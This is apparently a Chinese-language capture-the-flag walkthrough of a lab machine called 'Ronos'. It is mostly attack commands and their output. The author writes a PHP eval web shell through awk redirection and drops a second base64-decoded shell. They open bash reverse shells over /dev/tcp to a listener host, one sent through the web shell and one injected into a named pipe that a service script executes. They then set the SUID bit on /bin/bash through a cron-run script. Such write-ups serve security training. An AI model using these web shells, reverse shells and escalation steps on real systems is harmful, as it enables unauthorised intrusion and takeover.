端口扫描
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
awk

能执行awk命令,利用重定向尝试写文件
'NR == 1 {print "<?=eval($_GET[1])?>" > "1.php"}'
http://192.168.1.42/1.php?1=system(%27echo%20PD9waHAgc3lzdGVtKCRfR0VUWzFdKTs=%20|base64%20-d%20%20%3E%202.php%27);http://192.168.1.42/2.php?1=bash -c 'bash -i >%26 %2Fdev%2Ftcp%2F192.168.1.43%2F4567%20 0>%261'
www-data@Ronos:/home/twansh$ ls -al
total 24
drwxr-xr-x 2 twansh twansh 4096 Oct  6 07:31 .
drwxr-xr-x 4 root   root   4096 Oct  6 11:13 ..
-rw-r--r-- 1 twansh twansh  220 Oct  6 07:31 .bash_logout
-rw-r--r-- 1 twansh twansh 3526 Oct  6 07:31 .bashrc
-rw-r--r-- 1 twansh twansh  807 Oct  6 07:31 .profile
-rw-r--r-- 1 root   root     44 Oct  6 07:31 user.txt
www-data@Ronos:/home/twansh$ cat user.txt
flag{user-0c4da5e7f8a886869575ae0a046f1841}
拿到user
定时任务
www-data@Ronos:/opt/twansh_pipe$ ls -al
total 8
drwxr-xr-x 2 root   root     4096 Oct  6 07:45 .
drwxr-xr-x 3 root   root     4096 Oct  6 11:15 ..
prw-rw---- 1 twansh www-data    0 Oct  8 00:18 command_pipe
/opt下面有个管道 用于twansh用户和www-data通信,猜测twansh有监听的脚本,跑一下pspy

但是好像有个定时任务好像可以直接用,测了一下没有执行

www-data@Ronos:/tmp$ ls -al
total 3020
drwxrwxrwt  2 root     root        4096 Oct  8 00:24 .
drwxr-xr-x 18 root     root        4096 Mar 18  2025 ..
-rwxr-xr-x  1 www-data www-data      24 Oct  8 00:40 back.sh
-rwx--x--x  1 www-data www-data 3078592 Oct  8 00:22 pspy64
www-data的tmp应该是挂载到其他地方了,看来得提权到user先

www-data@Ronos:/opt/twansh_pipe$ cat /usr/local/bin/twansh_pipe_service.sh
#!/bin/bash
PIPE="/opt/twansh_pipe/command_pipe"

[ -p "$PIPE" ] || exit 1

while true; do
    if read -r cmd; then
        echo "Executing: $cmd"
        /bin/bash -c "$cmd"
    fi
done < "$PIPE"
果然写进去的东西会被执行
www-data@Ronos:/opt/twansh_pipe$ echo "echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEuNDMvNDU2NyAwPiYxJw== |base64 -d | bash" > command_pipe kali监听就能拿到twansh的shell
twansh@Ronos:~$ id
uid=1000(twansh) gid=1000(twansh) groups=1000(twansh)
twansh@Ronos:~$ ls -al /tmp
total 44
drwxrwxrwt 10 root root 4096 Oct 8 00:39 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
drwxrwxrwt 2 root root 4096 Oct 7 23:36 .font-unix
drwxrwxrwt 2 root root 4096 Oct 7 23:36 .ICE-unix
drwx------ 3 root root 4096 Oct 7 23:36 systemd-private-a91b9efccf054ffebe73c5571367984a-apache2.service-lnCzOg
drwx------ 3 root root 4096 Oct 7 23:36 systemd-private-a91b9efccf054ffebe73c5571367984a-systemd-logind.service-uCDNXh
drwx------ 3 root root 4096 Oct 7 23:36 systemd-private-a91b9efccf054ffebe73c5571367984a-systemd-timesyncd.service-RuMdRh
drwxrwxrwt 2 root root 4096 Oct 7 23:36 .Test-unix
drwxrwxrwt 2 root root 4096 Oct 7 23:36 .X11-unix
drwxrwxrwt 2 root root 4096 Oct 7 23:36 .XIM-unix
/tmp正常
twansh@Ronos:~$ echo "chmod +s /bin/bash" >/tmp/back.sh
twansh@Ronos:~$ chmod +x /tmp/back.sh
等一会就行了。
